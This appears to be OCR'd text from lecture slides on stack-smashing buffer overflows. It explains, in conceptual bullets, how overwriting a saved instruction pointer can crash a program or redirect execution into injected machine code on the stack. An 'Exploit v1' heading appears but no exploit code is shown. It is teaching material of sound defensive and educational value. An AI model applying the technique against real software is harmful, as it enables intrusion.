



Crash

Saved IP is destroyed!



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

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
```

Program crashes :(



Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash


Key idea: replace the saved instruction pointer

- Can point anywhere the attacker wants
- But where?

Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack

Exploit v1



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